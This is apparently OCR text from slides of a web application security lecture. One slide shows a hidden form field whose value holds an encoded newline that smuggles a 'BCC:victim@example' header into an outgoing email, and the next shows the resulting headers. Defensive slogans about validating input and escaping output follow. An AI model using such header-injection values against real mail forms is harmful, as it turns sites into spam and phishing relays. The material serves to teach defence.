
```
<input type="hidden"
       name="to"
value="%0ABCC:victim@example.">
```

becomes


To:
BCC:victim@example
From:donkey@college.edu
Subject:form feedback
...


<refrain>



Web apps
are a
WEAK point
under
ATTACK
by
PROFESSIONAL
CRIMINALS



INPUT
is
EVIL
until
proven
innocent


VALIDATE
INPUT
ESCAPE
OUTPUT


</refrain>

Input is ANYTHING
from outside
your application

